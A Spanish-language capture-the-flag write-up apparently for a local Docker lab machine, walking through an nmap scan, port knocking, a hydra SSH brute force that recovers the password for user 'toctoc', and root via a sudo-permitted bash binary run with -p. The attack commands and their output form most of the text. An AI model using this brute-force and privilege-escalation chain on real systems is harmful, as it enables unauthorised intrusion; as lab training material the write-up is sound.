

Vamos a desplegar la maquina vulnerable




Hacemos un escaneo profundo de la maquina para ver los puertos abiertos.

```
> <u>sudo</u> nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
File: Puertos

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
Vemos el servidor web que no cuenta con nada interesante.



Con gobuster buscaremos directorios escondidos en la maquina y nos encontramos con un txt.



Vemos que nos dice un supuesto usuario y lo que parecen ser puertos.



Utilizaremos la herramienta knock para tocar puertos en un orden secreto para pedir que el servidor te abra un puerto que antes estaba oculto.

```
) knock 172.17.0.2 7000 8000 9000
```

Volvemos a hacer el escaneo de puertos y podemos ver que cuenta con el servicio ssh que estaba oculto.

```
) cat <u>Puertos</u>
        File: Puertos
        # Nmap 7.95 scan initiated Mon Oct 6 17:52:56 2025 as: /usr/lib/nmap/nmap -sS -sSC
        Nmap scan report for 172.17.0.2
        Host is up, received arp-response (0.000037s latency).
        Scanned at 2025-10-06 17:52:57 CEST for 31s
        Not shown: 65533 filtered tcp ports (no-response)
        Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
        PORT STATE SERVICE REASON
                             syn-ack ttl 64
        22/tcp open ssh
        | ssh-hostkey:
           256 dc:ef:4e:ec:c9:3e:3d:68:dd:f5:1f:23:21:a3:98:83 (ECDSA)
        | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPS7n1A1e
           256 3e:c1:74:c1:44:af:6f:d0:90:15:4c:95:46:0a:ea:22 (ED25519)
        _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOu2/XQXey3Lb+jyGxtHholEH5Znu26WzWLDN/K6zL2Q
        80/tcp open http
                             syn-ack ttl 64
        | http-methods:
        |_ Supported Methods: GET POST OPTIONS HEAD
        |_http-title: Apache2 Ubuntu Default Page: It works
        MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Como tenemos un usuario ahora utilizaremos hydra para hacer un ataque de fuerza bruta y ver si encontramos la contraseña

```
hydra -l toctoc -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or starting (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-06 17:55:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), [DATA] attacking ssh://172.17.0.2:22/
[STATUS] 243.00 tries/min, 243 tries in 00:01h, 14344160 to do in 983:50h, 12 active [STATUS] 209.00 tries/min, 627 tries in 00:03h, 14343776 to do in 1143:51h, 12 active [22][ssh] host: 172.17.0.2 login: toctoc password: kittycat
1 of 1 target successfully completed, 1 valid password found [WARNING] Writing restore file because 4 final worker threads did not complete until end. [ERROR] 4 targets did not resolve or could not be connected [ERROR] 0 target did not complete Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-06 17:59:27
```

Nos conectamos al usuario con la contraseña que ha encontrado.

```
ssh toctoc@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:kFPNDX9sDJ9/mSgtLH9ukfGgFjG219oJc0/gqwWxiso.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
toctoc@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/pro
 * Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
toctoc@f47a1f086818:~$
```

Ahora ejecutamos sudo -l para ver si contamos con permisos de ejecución y vemos que en el binario bash tenemos permisos así que simplemente es ejecutar sudo bash -p y tendremos una consola como root.

```
toctoc@f47a1f086818:~$ sudo -l
[sudo] password for toctoc:
Matching Defaults entries for toctoc on f47a1f086818:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/snap/bin, use_pty

User toctoc may run the following commands on f47a1f086818:
    (ALL : NOPASSWD) /opt/bash
    (ALL : NOPASSWD) / ahora/noesta/function
toctoc@f47a1f086818:~$ sudo /opt/bash -p
root@f47a1f086818:/home/toctoc# whoami
root
```